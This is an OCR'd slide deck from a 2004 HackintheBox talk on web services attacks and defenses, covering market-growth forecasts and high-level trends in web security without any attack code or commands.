


Web Services – Attacks & Defense strategies, methods and tools

Shreeraj Shah

Director, Net-Square Solutions Pvt. Ltd.

HackintheBox 2004, Malaysia

Growing Web Services

- Gartner is advising companies to take up Web services now, or risk losing out to competitors embracing the technology.
- By 2008, those without Web Services or Service-Oriented Architecture (SOA) would find their competitors had left them in the dust. [Gartner]
- 2006-07 would see the top 2000 global companies pick up the technology and make it mainstream. Government and SMB would finally follow in 2008.

Growing Web Services

- Software & Information Industry Association (SIIA) and IDG's Computerworld Survey says:
  - 79 percent of respondents said they will use Web services by 2003.
  - Over 77 percent believe Web services are critical to their organizations' future successes.
  - 74 percent recognize that Web services can deliver immediate business value today.
- Web services would rocket from $1.6 billion in 2004 to $34 billion by 2007. [IDC]

Trends in Web Security


- Traditional attacks are weaker with secure web application framework
- Web Application defense products and obfuscation provides level of defense
- Web Services becoming part of application security.
- Focus of attacks – Shifting

Trends in Web Security


- Web Services Security is growing issues
- Toolkits and Exploits are emerging in this area
- Too many protocols and confusion are creating loopholes and openings for hackers
- There is rush of implementation and poor implementations can be seen on the field
- Cases and attacks are growing with growth in business usage


net square
secure.automate.innovate
Defense posture and Evolution


Defense posture and Evolution




Defense posture and Evolution



